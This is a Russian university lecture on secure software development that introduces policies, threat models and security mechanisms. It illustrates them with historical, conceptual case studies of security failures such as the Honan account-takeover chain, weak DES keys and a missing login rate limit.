



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования  
**«МИРЭА – Российский технологический университет»**  
**РГУ МИРЭА**

## ЛЕКЦИОННЫЕ МАТЕРИАЛЫ

### **Разработка безопасного программного обеспечения**

(наименование дисциплины (модуля) в соответствии с учебным планом)

Уровень \_\_\_\_\_ специалитет

(бакалавриат, магистратура, специалитет)

Форма обучения \_\_\_\_\_ очная

(очная,очно-заочная,заочная)

Направление(-я)  
подготовки 10.05.04 «Информационно-аналитические системы безопасности»  
(код(-ы) и наименование(-я))

Институт \_\_\_\_\_ комплексной безопасности и приборостроения (КБСП)

(полное и краткое наименование)

Кафедра КБ-2 (Прикладные информационные технологии)

(полное и краткое наименование кафедры, реализующей дисциплину (модуль))

Лектор \_\_\_\_\_ Латыпов Ильдар Танисович

(сокращенно – ученая степень, ученое звание; полностью – ФИО)

Используются в данной редакции с учебного года

2018/19

(учебный год цифрами)

Проверено и согласовано «\_\_\_\_» \_\_\_\_ 20\_\_ г.

(подпись директора Института/Филиала  
с расшифровкой)

Москва 20\_\_ г.

## **ЛЕКЦИЯ №1**

«Вступление. Основные понятия. Модели угроз.»

по дисциплине «Разработка безопасного программного обеспечения»

**Уважаемые студенты!** Сегодня вы начинаете изучение дисциплины профиля «Информационные технологии специальной аналитики и безопасности». Дисциплина называется «Безопасная разработка программного обеспечения». Лекция №1 «Вступление: Основные понятия. Модели угроз». Докладчик: преподаватель кафедры КБ-2, Латыпов И.Т.

В этой лекции будут рассмотрены следующие вопросы:

1. Цели и задачи технологий разработки программного обеспечения.
2. Обеспечение современных крупных информационных систем.
3. Основные понятия и определения безопасности информации: конфиденциальность, целостность, доступность.
4. Виды защиты информации.
5. Модель Белла-Лападулы.
6. Понятие ошибки и уязвимости в ПО.
7. Классификация ошибок в ПО.
8. Классификатор CWE.
9. Оценка критичности ошибки по CVSS.

При изучении материала рекомендуется работать с источниками информации, которые будут даваться в начале каждой лекции.

Для первой лекции список выглядит следующим образом.

1. Зайцев А.П., Технические средства и методы защиты информации: Учебник для вузов / А.П. Зайцев, А.А. Шелупанов, Р.В. Мещеряков. Под ред. А.П. Зайцева и А. А. Шелупанова. - 7-е изд., испр. - М. : Горячая линия - Телеком, 2012. - 442 с. - ISBN 978-5-9912-0233-6

2. ГОСТ Р ISO/МЭК 12207-2010. Информационная технология. Системная и программная инженерия. Процессы жизненного цикла программных средств.

3. Примакин А.И. Математические модели мандатной политики управления доступом [Электронный ресурс]. URL:

[http://213.182.177.142/kafedr/19.Special'nih\\_informacionnih\\_tehnologii/teor\\_inf\\_bez\\_i\\_met\\_sashit\\_inf3/lec/index7-3.htm](http://213.182.177.142/kafedr/19.Special'nih_informacionnih_tehnologii/teor_inf_bez_i_met_sashit_inf3/lec/index7-3.htm).

4. Конституция Российской Федерации. Принята 12 декабря 1993 г.

5. О безопасности. Федеральный закон Российской Федерации от 28 декабря 2010 №390-ФЗ.

6. Об информации, информационных технологиях и о защите информации. Федеральный закон Российской Федерации от 27 июля 2006 года №149- ФЗ.

7. ГОСТ 34.003-90. Информационная технология. Комплекс стандартов на автоматизированные системы. Автоматизированные системы. Термины и определения.

8. ГОСТ Р 50922-2006. от 12.07.2008 года. Защита информации. Основные термины и определения. Защита информации.

9. Девягин Михальский и др. Теоретические основы компьютерной безопасности /Учебное пособие./ М. Издательство “Радио и связь” – 2000.

10. Wu Y., Bojanova I., Yesha Y. They know your weaknesses - Do you?: Reintroducing Common Weakness Enumeration // CrossTalk. 2015. Т. 28. С. 44–50.

## Введение

Тема этих лекций – понять, как создавать безопасные системы, почему компьютерные системы иногда бывают небезопасными и как можно исправить положение, если что-то пошло не так. Не существует никакого учебника на эту тему, поэтому вы должны пользоваться записями этих лекций, которые также выложены на нашем сайте, и вы, ребята, должны их заблаговременно читать. Имеется также ряд вопросов, на которые вы должны будете ответить в письменной форме, а также вы можете прислать свои собственные вопросы до 10-00 часов вечера перед лекционным днём. И когда вы придёте на лекцию, мы обсудим ваши ответы и вопросы и выясним, что собой представляет эта система, какие проблемы решает, когда это работает и когда это не работает, и хороши ли эти способы в других случаях.

Надеюсь, что благодаря такому виду обучения мы получим некоторое понимание того, как мы на самом деле строим системы, которые являются безопасными.

На сайте у нас есть предварительное расписание лекций, оно достаточно гибкое. Если есть другие темы, представляющие для вас интерес, или есть какие-то бумажные заметки, можете присыпать их нам на электронную почту, и мы постараемся учсть ваши пожелания. Так что если вы хотите услышать о чём-то больше, чем предусмотрено, просто дайте нам знать.

Точно так же, если у вас когда-нибудь возникнет вопрос или вы заметите какую-то ошибку, просто прерывайте и спрашивайте нас в любое время лекции. Безопасность во многом состоит из деталей, поэтому на них стоит обращать внимание. Я, конечно же, буду совершать ошибки, поэтому вы должны воспользоваться шансом, чтобы об этом сказать. Просто прервите доклад и спросите, так мы выясним, что идёт не так и как это исправить.

Что касается организации лекций, то их большую часть составят лабораторные работы. Первая уже размещена на сайте. Они помогут вам понять различные проблемы компьютерной безопасности и как предотвратить их появление на простом веб-сервере. Поэтому в лабораторной работе №1 вы просто возмёте веб-сервер, который мы вам предоставим, и попробуете найти способы взломать его, используя уязвимость, связанную с переполнением буфера. Вы завладеете контролем над сайтом, просто отправив на него тщательно проработанные запросы и пакеты.

В других лабораторных работах вы будете искать способы защиты веб-сервера, искать «баги» в коде, писать «червей», которые запускаются в браузере пользователя, и изучать другие интересные виды интернет проблем.

Многих студентов удивляет, что каждая лабораторная работа (ЛР) использует свой язык программирования. Так, ЛР №1 использует С и Ассемблер, вторая ЛР использует программирование на Python, третья ещё какой-то язык, в пятой появляется JavaScript, и так далее. Это неизбежно, поэтому заранее извиняюсь, что вам придётся изучить все эти языки, если вы до сих пор их не знаете.

В некотором смысле это даже полезно, потому что таков реальный мир. Все системы сложны и состоят из различных частей. В конце концов, это будет полезно для вашего морального самоутверждения. Однако это потребует определённой подготовки, особенно если вы не видели эти языки раньше. Так что чем раньше вы начнёте их изучать, тем лучше.

В частности, ЛР№1 будет основываться на множестве тонкостей языка С и кода Ассемблер.

Прежде чем мы приступим к изучению вопросов компьютерной безопасности, скажу вам одну вещь. Существуют определённые правила, которые наш институт соблюдает для доступа к сети МТУ, поэтому при проведении исследований безопасности нужно учитывать, что не всё, что вы сможете осуществить технически, является законным. В процессе этого курса вы узнаете, как можно взломать или нарушить работу системы, но это не значит, что вы можете проделывать подобное где угодно. В этой лекции размещена ссылка на правила, в которых всё это подробно описано. В общем, если вы сомневаетесь в законности того или иного шага, лучше спросите лектора или помощника преподавателя. В конце концов, это не головоломка. И не стесняйтесь задавать вопросы.

Итак, что же такое безопасность? Начнем с некоторых основных вещей и рассмотрим некоторые общие примеры того, почему бывает трудно обеспечить безопасность что значит попытаться построить безопасную систему. Эти соображения не описаны на бумаге и не являются высокоинтеллектуальными рассуждениями, но всё же прояснят вам предысторию вопроса и дадут пищу для ума на тему того, как следует представлять себе безопасность систем.

В целом безопасность представляет собой пути достижения какой-то цели, возможность противостоять присутствию реального врага. Подумайте о том, что в этом случае всегда существуют «плохие парни», которые хотят убедиться, что у вас ничего не получится. Они хотят украсть ваши файлы. Они хотят удалить содержимое вашего жёсткого диска. Они хотят убедиться, что у вас ничего не работает, ваш телефон не может выйти на связь, и так далее. Так вот, безопасной является такая система, которая действительно может что-то делать независимо от того, что пытается проделать с вами плохой парень.

Круто то, что мы можем потенциально создавать системы, устойчивые к вмешательству плохих парней, атакующих, хакеров – называйте их как угодно. И мы всё ещё способны создавать компьютерные системы, способные выполнять свою работу в таких случаях.

Для облегчения понимания безопасности разобъём её на 3 части. Одна часть представляет собой принципы, которые должна приводить в исполнение ваша система, то есть её предназначение. Назовём её Policy. Собственно, это и есть та цель, которую вы должны достичь, внедряя систему безопасности.

Например, только я должен прочитать вам содержимое этого курса. Одним из принципов, который вы должны были бы написать, связан с конфиденциальностью данных, то есть необходимо задать права доступа, чтобы материалы лекций были доступны только тем, кто имеет право читать этот курс. Далее можно было бы подумать о честности, то есть ввести ограничения, что только преподаватели курса могут изменять файл оценок, или то, что только они имеют право предоставить на кафедру итоговый файл оценок.

Затем вам нужно предусмотреть такую вещь, как доступность. Например, сайт должен быть доступен даже в том случае, если плохие парни пытаются «положить» его и организовать какой-то тип DOS-атаки, «отказа в обслуживании» Denial of Service.

Итак, это характеристики системы, которые должны нас заботить. Но поскольку это безопасность, то здесь замешан плохой парень. И нам нужно понять и подумать о том, что он собирается сделать. Именно это мы обычно называем моделью угрозы, Threat model — вторая

часть системы безопасности. В основном этот набор предположений о том, что собой представляет плохой парень или противник.

Важно иметь какие-то предположения о нём, потому что он вездесущ и может проникнуть повсюду одновременно, и вы будете вынуждены делать то, что он захочет, а в этом случае трудно достичь даже подобия безопасности.

Например, вы предполагаете, что хакер не знает вашего пароля, или не имеет физического доступа к вашему телефону, к вашим ключам и к вашему ноутбуку. В противном случае не удастся достигнуть в этой игре какого-то прогресса. Получается, что пока на самом деле сложно придумать, как ещё можно защититься, но я считаю, что лучше переоценить угрозу, чем недооценивать её, потому что противник всегда может удивить вас с точки зрения осуществления угрозы на практике.

Наконец, для обеспечения безопасности, для достижения нашей цели в рамках сделанных предположений об угрозах, мы должны рассмотреть какой-то механизм. Mechanism – это третья часть системы безопасности. В основном это программное или аппаратное обеспечение или какая-либо часть системного дизайна, реализации и т. д., которая будет пытаться убедиться, что наша система выполняет своё предназначение до тех пор, пока поведение хакера соответствует модели угрозы. Таким образом, конечный результат заключается в том, что пока наша модель угрозы остаётся верной, нашей системе удаётся выполнять своё предназначение. Это понятно?

Однако почему это так тяжело осуществить на практике, если наш план выглядит таким простым? Вы осуществили все 3 принципа, система заработала и вам больше нечего делать. Однако на практике вы могли убедиться, что компьютерные системы всегда взламывают тем или иным способом. И взломы довольно обычное дело. Основная причина, по которой обеспечение безопасности становится проблемой, это выбор неправильной цели, значит, мы должны убедиться, что наша политика безопасности действует независимо от того, что предпринимает злоумышленник.

Давайте пойдём от обратного. Если вы хотите построить файловую систему и убедиться, что мои помощники могут получить доступ к файлу оценок, это довольно легко. Я просто спрашиваю его: «Эй, ребята, сходите и посмотрите, можете ли вы получить доступ к оценкам?», и если им это удаётся, то прекрасно, работа сделана, система работает.

Но если мне надо, чтобы никто, кроме моих помощников, не имел доступа к файлу оценок, то осуществление подобного принципа представит собой более серьёзную проблему. Потому что теперь я должен выяснить, что могут проделать все те люди, которые не являются моими ассистентами, для того, чтобы получить файл оценок. Они могут просто попытаться открыть его и прочитать, и возможно, что моя система безопасности должна это запретить.

Но они могут попробовать другие виды атак, например, подбор пароля моего аккаунта, или кражу моего ноутбука, или взлом моей комнаты, кто знает?

Все эти способы взлома должны учитываться нашей моделью угроз. Например, я не беспокоюсь о файле оценок в случае, если из общежития украдут ваш ноутбук. Хотя, возможно, должен бы был и этим озабочиться, трудно сказать. В результате эти игры с безопасностью не настолько ясно представляются, чтобы изначально составить правильные предположения о

возможных угрозах. Иногда бывает так, что только после их осуществления вы задумываетесь, что хорошо бы было предусмотреть такой способ взлома заранее.

Поэтому, как следствие, это очень итеративный процесс. И только после того, как вы реализуете каждую итерацию, вы сможете увидеть, где самое слабое звено вашей системы. Может быть, я не правильно составил модель угрозы. Может быть, мой механизм содержал некоторые ошибки, поскольку это программное обеспечение для использования в больших системах, а в них обычно содержится множество «багов».

И вы начинаете править ошибки, менять модель угрозы, переделывать всю систему безопасности, и к счастью, делаете её лучшей.

Одно из опасных пониманий темы этих занятий состоит в том, что вы просто уйдёте с мыслью о том, что всё кругом взломано, ничего не работает, мы должны просто сложить руки и прекратить пользоваться компьютерами. Это одна из возможных интерпретаций проблемы, но она не совсем правильна. Тема этих лекций заключается в том, что мы рассмотрим все эти различные системы, чтобы продвинуться в их понимании.

Мы должны рассмотреть, что произойдёт, если сделать вот так? Оно сломается? А что получится, если попробовать сделать это? К чему оно приведёт? Неизбежно, что каждая система будет иметь свою точку взлома, и мы разберёмся в своих проблемах, когда её обнаружим. Мы поймём, что можем взломать эту систему, если пойдём таким путём, или что система перестанет работать при таком наборе условий.

Каждая система неизбежно будет иметь своё уязвимое место, но это совсем не означает, что все компьютерные системы никчёмны и беззащитны. Это просто означает, что вы должны знать, где и какой дизайн системы нужно использовать. И упражнения по поиску уязвимых точек помогут узнать, в каких случаях данные способы срабатывают, а в каких нет.

В реальности это имеет нечёткие границы, но чем более безопасной вы делаете свою систему, тем меньше вероятность того, что попадёте в историю на первой странице Dark Reading, рассказывающую о том, как номера социального страхования миллионов людей попали в открытый доступ. И при этом вы платите меньше денег, чтобы защититься от подобной ситуации. Одна из выдающихся черт безопасности заключается в том, что она способна проделать такие вещи, которые вы не могли предусмотреть заранее, потому что механизмы безопасности, предусматривающие возможность защиты от определённых типов угроз, являются чрезвычайно мощными.

Например, браузер раньше был довольно скучной вещью в смысле того, что с ним можно проделать. Вы могли только просматривать в нём веб-страницы или запускать какие-нибудь JavaScript. Но сейчас это довольно крутые механизмы, и которые позволяют вам запускать произвольный код x86 и убеждаться, что он не может сделать ничего «весёлого» с вашим компьютером. Существует интересная технология Native Client от Google, это «песочница», позволяющая безопасно запускать машинный код прямо в браузере, не зависимо от операционной системы.

Прежде, чем запустить какую-то игру на вашей машине, вы должны загрузить её и установить, а для этого необходимо отметить в диалоговом окне, что вы разрешаете ей совершить ряд действий. Но сейчас вы просто можете запустить её в браузере, без всяких дополнительных кликов, и она пойдёт. Причина, по которой это так просто и мощно, состоит в

том, что система безопасности запускает программу в изолированной «песочнице», не предлагая пользователю ничего решать относительно безопасности или вредоносности данной игры или любой другой программы, запускаемой на компьютере. В большинстве случаев хороший механизм безопасности позволяет конструировать такие крутые новые системы, которые до этого невозможно было создать.

Поэтому в остальной части нашей лекции я хочу привести вам ряд примеров, когда система безопасности работает неправильно. Эти примеры научат вас, как не надо поступать, чтобы у вас сформировалось лучшее представление о том, как требуется подходить к решению проблем безопасности. В этом случае взлом системы безопасности показывает, что практически каждая из 3-х составляющих её частей была сделана неправильно. На практике люди ошибаются и в функциях системы, и в создании модели угрозы, и в механизме реализации защитных функций.

Давайте начнём с примеров того, как можно испортить системную политику, то есть предназначение системы. Возможно, самый ясный для понимания и простой пример это запрос на восстановление доступа к учётной записи. Как известно, при входе в учётную запись на сайте вы вводите пароль. Но что произойдёт, если вы его потеряете? Некоторые сайты пришлют вам пароль на электронную почту, если вы потеряли свой пароль, со ссылкой на страницу изменения пароля. Так что это достаточно просто, если вы указали резервный почтовый ящик. В этом заключалась система безопасности, предложенная вашим провайдером электронной почты.

Ещё несколько лет назад Yahoo создали свою электронную почту в Интернете, где использовали другой механизм восстановления пароля. Если вы забыли свой пароль от ящика Yahoo, они не могли его вам никуда прислать, потому что вариант использования запасного почтового ящика не предусматривался. Вместо этого для восстановления пароля вы должны были ответить на пару вопросов, ответы на которые могли знать только вы. И если вы забыли пароль от своего ящика, то могли нажать на ссылку, ответить на вопросы и получить свой пароль снова.

Что произошло в этом случае? Изменение политики безопасности, потому что прежде политика состояла в том, что воспользоваться ящиком электронной почты можно было только в случае, если вы знали пароль. Теперь же воспользоваться входом могли не только люди, знающие пароль, но и те, кто знал ответы на вопросы. И это прямым образом ухудшило безопасность системы, чем и воспользовались некоторые люди.

Одним из хорошо известных примеров является случай с Сарой Пэйлин, у которой был ящик на Yahoo. Её секретными вопросами были такие, как: «Где вы посещали школу? Как звали вашего друга? Когда у вас день рождения?» и так далее. Всё это было написано на её странице в Википедии. И в результате этого любой мог зайти в её электронную почту Yahoo, просто прочитав в Википедии, в какую школу она ходила и когда родилась. Так что вам действительно нужно тщательно обдумывать последствия различных политик безопасности, прежде чем внедрять их в жизнь.

Более сложным и интересным примером является то, что происходит, когда у вас есть несколько систем, которые начинают взаимодействовать друг с другом. Есть хорошая история о парне по имени Мэт Хонан, возможно, вы её прочитали пару лет назад. Он является редактором журнала wired.com. Так вот, кто-то завладел его почтой на Gmail и сделал много

плохих вещей. Нас интересует, как ему это удалось? Это довольно интересно, потому что обе стороны этой истории делали вроде бы разумные вещи, однако это привело к печальным результатам.

Итак, у нас есть Gmail, который позволяет восстановить забытый пароль, как это делают почти все остальные почтовые сервисы. Для того, чтобы изменить пароль от ящика Gmail, вы отправляете им запрос. Однако они не ответят, если запрос поступил от какого-то незнакомца, они пошлют вам ссылку для восстановления пароля на резервный адрес электронной почты или адрес другой электронной почты, который вы указали при регистрации. Полезно то, что они обычно распечатывают для вас адрес электронной почты. Так что если кто-то зайдёт от имени нашего парня и попросит дать ссылку на переустановку пароля, они ответят: «конечно, без проблем, мы вышлем её на ваш запасной ящик foo@me.com, который является службой электронной почты Apple».

Отлично, но у плохого парня нет доступа к ящику на @me.com. Однако он хочет получить эту ссылку, чтобы затем получить доступ к ящику на Gmail. Оказывается, что в случае с почтовым сервисом Apple имеется возможность изменить пароль от ящика @me.com, если указать ваш платежный адрес и последние четыре цифры номера вашей кредитной карты. Нам всё ещё не понятно, как злоумышленнику удалось решить эту задачу. Допустим, он мог узнать домашний адрес Мэта, в своё время тот был довольно известным человеком, но как хакеру удалось завладеть номером кредитной карты Хонана? Продолжим нашу историю.

Оказывается, у этого парня был аккаунт на Amazon.com, который выступал другой частью этой истории. Amazon действительно заинтересован в том, чтобы вы покупали вещи. Поэтому он имеет достаточно хитроумную систему управления аккаунтом. Но так как прежде всего Amazon заинтересован в вас как в покупателе, он не требует регистрации на сайте, если вы собираетесь купить какую-то вещь и оплатить её с помощью кредитной карты.

Так что я могу зайти на Amazon.com и сказать, что я именно этот пользователь и хочу приобрести этот набор зубных щёток. И если я хочу использовать сохранённый в аккаунте номер кредитной карты, я должен войти в этот аккаунт. И если я хочу добавить к этому аккаунту другую карту, «Амазон» предоставляет мне такую возможность. Это выглядит неплохо, не так ли? Я могу оплатить набор щёток, используя один из двух аккаунтов, но это всё равно номера не вашей кредитной карты, а моей. Так что нам всё ещё не понятно, что в этом деле происходит не так.

Но у Amazon есть и другой интерфейс, ведь это сложные системы, поэтому у него имеется интерфейс для сброса пароля. Для того, чтобы сбросить пароль в Amazon, вам необходимо предоставить номер любой одной из ваших кредитных карт. Что же у меня получается?

Я могу заказать вещи и добавить номер кредитной карты на свой аккаунт, который на самом деле принадлежит не мне, а затем сказать: «Эй, ребята, я хочу изменить свой пароль, вот вам номер моей кредитной карты!». И это сработало – именно так хакер получил доступ к аккаунту своей жертвы на Amazon.com.

Отлично, но как ему удалось раздобыть номер кредитной карты для смены пароля электронной почты Apple? Amazon в этом смысле очень осторожен. Даже если вам удастся войти в чей-то аккаунт, вы не увидите полного номера кредитной карты. Но вам покажут его

последние 4 цифры, просто чтобы вы знали, какой картой пользуетесь в данный момент. Таким образом, вы можете переписать последние 4 цифры номера всех кредитных карт данного аккаунта кроме той, которую сами добавили – её номер вы и так знаете. После этого вы сможете войти в ящик жертвы на @me.com, получить там ссылку на сброс пароля и завладеть ящиком Gmail.

Это достаточно деликатные вещи. Если система изолирована, она делает разумные вещи. Намного трудней рассуждать об уязвимости и слабых сторонах, когда от вас скрыта вся мозаика, и вы вынуждены собирать её вместе по кусочкам. Это довольно сложная штука. Поэтому к созданию каждой из 3-х частей, составляющих систему безопасности, нужно подходить очень внимательно и вдумчиво.

Я думаю, что генеральный план заключается в том, чтобы быть осторожным при выборе своей политики, чтобы не зависеть от влияния других сайтов. Я не уверен, что есть какой-то действительно хороший совет, как поступать в таких случаях. Но теперь вы об этом знаете и можете совершать другие ошибки. Есть множество других примеров неправильно выбранных политик, приводящих к уязвимости системы.

Давайте рассмотрим, как люди создают модели угроз, и что собой представляют примеры, когда модель угроз приводит к неприятностям.

В большинстве своём это связано с человеческим фактором. Мы часто предполагаем, что люди будут поступать по нашим правилам, придумают надёжный пароль, не станут переходить по ссылкам на чужие сайты и вводить пароль там, и так далее. Однако на практике получается не так. Люди будут придумывать плохие пароли, переходить по ссылкам и не будут обращать внимания на ваши предупреждения.

То есть, вероятно, вы не захотите иметь модели угроз, основанные на предположениях, что люди неизбежно будут делать так, чтобы всё пошло неправильно.

Ещё одной чертой моделей угроз является то, что они меняются со временем. Примером может служить проект «Афина» созданный в MIT в середине 80-х годов, в результате которого была разработана система «Цербер». Вы узнаете о ней на лекциях через пару недель. Разработчики выяснили, что «Цербер» должен основываться на криптографии. Поэтому требовалось создать такие шифровальные ключи, чтобы люди не могли их разгадать. В то время 56 битные ключи казались вполне подходящего размера для шифра DES (Data Encryption Standard). Для середины 80-х это было нормально.

Вы знаете, что позже эта система стала весьма популярной и MIT использует её до сих пор. И её создатели никогда не возвращались к пересмотру данного предположения. А затем, несколько лет назад группа студентов выяснила, что «Цербер» достаточно просто взломать. На сегодня очень легко с помощью компьютера подобрать все ключи простым перебором значения 256. В результате эти ребята смогли с помощью аппаратного обеспечения определённого веб-сервиса смогли получить ключ от аккаунта «Цербера» за один день. Так что модель, которая была хороша в середине 80-х, на сегодня является не настолько хорошей. Поэтому при разработке модели угроз вы должны быть уверены, что идёте в ногу со временем.

Возможно, более современным примером станет пример, когда вашим противником могут стать правительственные организации, использующие специально разработанное «железо», которому вы не должны доверять. В особенности это касается АНБ – вы наверняка

знакомы с «откровениями» на тему того, на что способны эти парни. У них имеются специальные «жучки», которые они могут вставить в ваш компьютер. Ещё каких-то пару лет назад мы об этом не знали, поэтому разумно звучало предположение о том, что ваш ноутбук не может быть уязвим физически, так как невозможно скомпрометировать само «железо».

Если вы думаете, что правительство преследует вас, проблемы безопасности будут гораздо серьёзнее, потому что ваш компьютер может содержать в себе вредоносное физическое устройство независимо от того, какие программы на нём установлены. Поэтому вам следует тщательно подходить к созданию модели угрозы, сбалансируя её наилучшим образом против конкретного противника. Я думаю, что противостояние АНБ обойдётся вам слишком дорого, но если вы пытаетесь защитить свой домашний каталог «Афина» от других студентов, можно особо не беспокоиться. Так что создание оптимальной модели угроз выглядит как балансировка между различными требованиями безопасности.

Другой пример плохой модели угрозы представляет собой способ обеспечение Интернет-безопасности проверкой сертификатов тех сайтов, на которые вы заходите.

В этих SSL/TLS протоколах, когда вы подсоединяетесь к сайту, в адресной строке показывается значение HTTPS, то есть «защищённое соединение». Имеется в виду, что данный сайт получил сертификат безопасности, подписанный одним из центров сертификации, и который подтверждает, что да, этот ключ принадлежит действительно Amazon.com.

С точки зрения архитектуры, ошибка модели угрозы заключается в том, что она предполагает, что все эти центры авторизации CA заслуживают доверия, и они никогда не совершают ошибку. Но на самом деле, существуют сотни CA: у Индийского почтового управления есть свой центр авторизации, и у китайского правительства он есть, и так далее. И любой из этих центров может сделать сертификат безопасности для любого хоста или домена. В результате, если вы плохой парень и хотите дискредитировать Gmail или взломать их сайт, вам нужно просто скомпрометировать один из этих центров авторизации. И для этого всегда можно найти CA в не слишком развитой стране. Таким образом, создавать модель угрозы на основе предположения, что все сертифицированные сайты безопасны, неправильно. Потому что неправильно предположение о том, что безопасны все 300 центров авторизации, разбросанные по всему земному шару.

Однако, не смотря на это, современный протокол SSL до сих пор использует такое предположение в основе своего механизма безопасности для обозревателей Интернета.

Существует множество примеров такого рода, когда угроза приходит оттуда, откуда её не ждали. Забавным примером из 80-х годов может служить проект, осуществляемый DARPA — Управлением перспективных исследовательских проектов Министерства обороны США. Тогда им очень хотелось создать неуязвимые операционные системы, и они привлекли к этому кучу университетов и исследователей, которые должны были разработать прототипы безопасных ОС.

После этого они создали команду «плохих парней», которые должны были любым способом взломать эти безопасные системы. В результате оказалось, что сервер, на котором хранились исходные коды всех ОС, находился на компьютере в совершенно незащищённом офисе. «Плохие ребята» без труда взломали этот сервер, изменили исходный код и создали на

его основе лазейку в ОС. Затем, когда исследователи построили свои операционные системы, эти фальшивые хакеры воспользовались лазейкой и взломали их без особого труда.

Поэтому вам действительно нужно подумать обо всех возможных предположениях, касающихся того, откуда приходит ваше программное обеспечение, и того, как плохой парень может в него проникнуть, чтобы убедиться, что ваша система действительно безопасна. В конспектах лекций есть много примеров на эту тему.

Вероятно, самая распространённая проблема встречается в механизмах безопасности. Отчасти это потому, что механизм осуществления безопасности – самая сложная её часть. Это совокупность программного и аппаратного обеспечения и других компонентов системы, которые осуществляют вашу политику безопасности. И причины, по которым этот механизм может сломаться, неисчислимы.

Так что большая часть наших лекций будет посвящена именно механизмам безопасности, тому, как создавать механизмы, обеспечивающие правильное применение политик безопасности. Также мы поговорим о политике безопасности и моделях угроз.

Выясняется, что намного проще создавать ясные и чёткие принципы разработки механизмов, понимать, как они работают или не работают, чем заниматься политиками и моделями угроз, которые вам необходимо «вписать» в содержимое конкретных систем.

Рассмотрим некоторые примеры ошибок при создании механизмов безопасности. О последнем случае вы могли услышать пару дней назад – он касается проблем с механизмом безопасности облачного сервиса iCloud от Apple. Любой, у кого есть iPhone, может пользоваться сервисом iCloud. Этот сервис представляет собой облачное хранилище файлов, и если вы потеряете свой «айфон», то ваши файлы всё равно сохранятся в этом облаке, он поможет вам найти свой телефон, если вы его потеряли, и содержит в себе ещё множество полезных функций. Я думаю, что этот iCloud «родственник» сервиса me.com, который был создан по такой же схеме несколько лет назад. Проблема, которая была обнаружена в iCloud, заключалась в том, что создатели не использовали одинаковый механизм безопасности для всех интерфейсов. Рассмотрим, как выглядит этот сервис.

К сервису iCloud подключены различные службы, такие как «Хранилище файлов», «Фотоархив», «Поиск телефона» и так далее. Все эти службы проверяют, являетесь ли вы правильным пользователем, прошли ли вы правильную аутентификацию. Вероятно, к разработке этого сложного сервиса были привлечены разные исполнители, которые создавали разные интерфейсы безопасности для входящих в него служб. Например, в службе «Find My iPhone» не отслеживалось, сколько раз подряд вы пытались авторизоваться в системе. Эта функция очень важна, так как ранее я уже упоминал, что люди не утружддают себя созданием действительно сильного пароля.

На самом деле система, которая производит аутентификацию пользователей с помощью паролей, довольно «хитрая», мы поговорим об этом позже. Но существует одна хорошая стратегия, заключающаяся в том, что из миллиона подобранных паролей найдется один, который точно подойдёт к чему-то аккаунту. Так что если вы сможете создать миллион вариантов пароля для данного аккаунта, вероятно, вы сможете в него зайти, потому что люди не утружддают себя созданием сложных паролей.

Поэтому одним из способов защиты от подбора пароля является то, что система не позволяет вам предпринимать неограниченное количество попыток входа в аккаунт несколько раз подряд. Возможно, что после 3-х или 10 неудачных попыток система активирует тайм-аут и предложит вам попытаться ввести пароль снова через 10 минут, а то и через час. Это действительно тормозит хакера, так как он может предпринять за день всего несколько попыток подбора пароля вместо миллиона. И даже если у вас не слишком трудный пароль, злоумышленнику будет трудно его подобрать из-за больших потерь времени.

Но в интерфейсе «Find My iPhone» такая функция не предусмотрена. «Плохой парень» может отправить за день миллион пакетов с паролем, взломать эту службу и украсть конфиденциальные данные пользователя iCloud, что и имело место.

Это пример того, что у вас была правильная политика безопасности – только правильный пользователь и правильный пароль может дать доступ к файлам. У вас даже была правильная модель угрозы безопасности, что плохие парни будут пытаться угадать пароль, поэтому нужно этому промешать, ограничив количество попыток ввода. Однако разработчик сервиса просто облажался, потому что его механизм безопасности содержал ошибку. Он просто забыл применить правильную политику и правильный механизм в одном интерфейсе.

И такое появляется снова и снова в самых разных системах, где просто один раз ошиблись, и это отразилось на безопасности всей системы. Существует много ошибок такого рода, например, когда разработчик забыл проверить контроль доступа в целом.

Например, у City Bank есть сайт, который позволяет вам просмотреть информацию вашей кредитной карты. То есть если у вас есть карта этого банка, вы заходите на сайт и он говорит вам:

«да, у вас есть эта кредитная карта, вот ваши операции» и так далее. Несколько лет назад рабочая процедура заключалась в том, что вы заходите на какой-то сайт, вводите свой логин и пароль и вас перенаправляют на сайт, который, скажем, имеет адрес, например: [citi.com/account?id=1234](http://citi.com/account?id=1234). Оказывается, какой-то парень догадался, что если вы просто поменяете эти цифры, то свободно зайдёте в чужой аккаунт. Вот и непонятно, что думать о разработчиках подобной системы?

Возможно, эти парни думали правильно, но забыли проверить, как работает их функция безопасности на странице аккаунта, то есть что не только у меня может быть правильный ID номер, но он также может быть ID номером того парня, который только что авторизовался. Это важная проверка, но они про неё забыли.

Или, может быть, разработчики думали, что никто не сможет воспользоваться этим URL, кроме вас? Может, у них просто была плохая модель угрозы? Может они подумали, что если они не напечатали этот адрес в виде ссылки, то никто не сможет по нему «кликнуть»? Это пример плохой модели угрозы. Может быть и так, в любом случае трудно сказать, чем они руководствовались, выпустив такой продукт. Такие ошибки часто случаются, причём даже маленький, незаметный промах в механизме безопасности способен привести к печальным последствиям.

Ещё один пример, которых не так много в ошибках проверки идентификации, представлен проблемой, выявленной у смартфонов Android несколько месяцев назад. Эта проблема была связана с биткоинами, я уверен, что вы слышали о них – это электронная валюта,

довольно популярная в наши дни. Способ, благодаря которому работает система Bitcoin, достаточно продвинутый – это то, что ваш баланс связан с использованием персонального ключа. Поэтому, если у вас есть чей-то персональный ключ, вы можете потратить его биткойны. Безопасность Bitcoin основывается на предположении, что никто не знает вашего ключа. Это как с паролем, только ещё важней, так как люди могут предпринять множество попыток разгадать ваш ключ. При этом нет никакого реального сервера для проверки ключей. Это просто шифрование. Поэтому любой компьютер может попробовать расшифровать ключ, и если это получится, они смогут перевести ваши биткоины кому-то другому. Поэтому чрезвычайно важно генерировать надёжные, сложные ключи, которые никто не сможет разгадать.

Есть люди, которые пользуются своими биткоинами со смартфона под управлением Android. Существует мобильное приложение на API Java под названием SecureRandom, которое генерирует случайные значения ключей для Bitcoin. Однако люди выяснили, что в действительности это совсем не случайные числа. Это приложение содержит генератор псевдослучайных чисел, или PRNG. SecureRandom задаёт ему начальный массив из нескольких сотен случайных битов, которые PRNG может «растянуть» на столько случайных битов, сколько захотите. То есть сначала вы используете исходный массив, некий «посевной материал», а затем генерируете из него любое желаемое количество битов, то есть возвращаете свой урожай ключей.

